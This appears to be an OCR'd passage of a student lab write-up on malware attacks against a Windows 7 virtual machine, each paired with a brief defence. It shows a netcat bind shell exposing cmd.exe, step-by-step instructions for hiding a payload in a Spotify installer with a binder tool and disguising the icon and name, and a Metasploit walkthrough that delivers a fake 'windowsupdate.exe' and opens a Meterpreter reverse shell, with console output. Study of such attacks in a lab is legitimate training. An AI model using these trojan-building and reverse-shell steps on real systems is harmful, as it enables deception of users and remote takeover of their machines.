

Administrator: C:\Windows\System32\cmd.exe - nc64.exe -l -p 80 -e cmd.exe
01/11/2024 06:30 PM <DIR> ..
01/11/2024 06:30 PM 12,166 doexec.c
01/11/2024 06:30 PM 7,283 generic.h
01/11/2024 06:30 PM 22,784 getopt.c
01/11/2024 06:30 PM 4,765 getopt.h
C:\Windows\netcat-1
Windows Security Alert
Windows Firewall has blocked some features of this program
Windows Firewall has blocked some features of nc64 on all public and private networks.
Name: nc64
Publisher: Unknown
Path: C:\windows\netcat-1.11\nc64.exe
Allow nc64 to communicate on these networks:
Private networks, such as my home or work network
Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)
What are the risks of allowing a program through a firewall?
Allow access
Cancel

- 4.Trojan horse (YetAnotherBinder)


  ATTACK

  a) Get the application binder from the link: https://techtimebox.com/?wpdmpro=yet-another-binder-download


  b) Run the program and pick the program you want to bind your malicious software into.




c) In this case, I'm using the Spotify installer to hide my file.




d) Bind the malicious software with another software.




e) Change the icon to make the trojan app less suspicious.




f) Build the trojan app and pick a convincing name.


Win7ProX64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
FreeSSHd
Immunity Debugger
Icecast2 Win32
Tools
Google Chrome
Firefox
Cain
Notepad++
Echo Mirage
Yet Another Binder (YAB) V2.01
File Command Options Tools Help
Build (F9)
Command Type
Command Summary
Bind File
Bind : C:\Users\User\Downloads\SpotifySetup.exe
Bind File
Bind : C:\Users\User\Downloads\hacked.txt
Settings Saved: No
Stub Built: No
Icon Preview
Windows 7
Build 7600
This copy of Windows is not genuine
8:11 PM
1/12/2024




g) When the victim tries to run the software, the malicious will run simultaneously.



User ▸ Downloads ▸
Search Downloads
hacked.txt - Notepad
File Edit Format View Help
u have been hacked!!
Notepad++
Echo Mirage
Windows 7
Build 7600
This copy of Windows is not genuine
8:36 PM

DEFENCE

a) Turn on app & browser control from the Windows Defender




b) Any suspicious app will be block



- 5.Backdoor (Metasploit)

ATTACK
First to use this attack user must have kali linux to run this attack which under the metasploit. Open new tab of ther virtual meshin then set up the exe file to send to the victim by this command: -
"mv windowsupdate.exe /var/www/html/"
Then go to "cd /var/www/html"

After that you will see the result for command that enter as belows.



After getting the result as above the user can open the new tab of kali linux to do metasploit. In Kali, from a terminal, enter: "msfconsole" You should see a "msf >" prompt appear.

From the msf > prompt enter use multi/handler in oder to run the malware attack to the windows 7.


Users also can type "info" to get know how the information about the attack. After that, we will set the remote host by set rhost <IP address of your Windows VM>. Next, type" show options" again to verify that the RHOST variable has been set. We have a lot of payload options for this module. However, we will use one of the most popular and reliable payloads which is Meterpreter shell by type "set payload windows/meterpreter/reverse_tcp".

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
```


With all options set, now it is time to launch the exploit then type “exploit”

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49170 ) at 2024-01-10 08:02:34 -05
00
```


You should now be presented with the meterpreter > prompt. If you see this, then open the victim windows and run the ip with the dumy windows update




Then it will pop up the installations for the windows update.




Then run the program by clicking the run button and also at belows.



Then congratulations you can run your exploit to the victim device. Therefor i will show some example attacks.






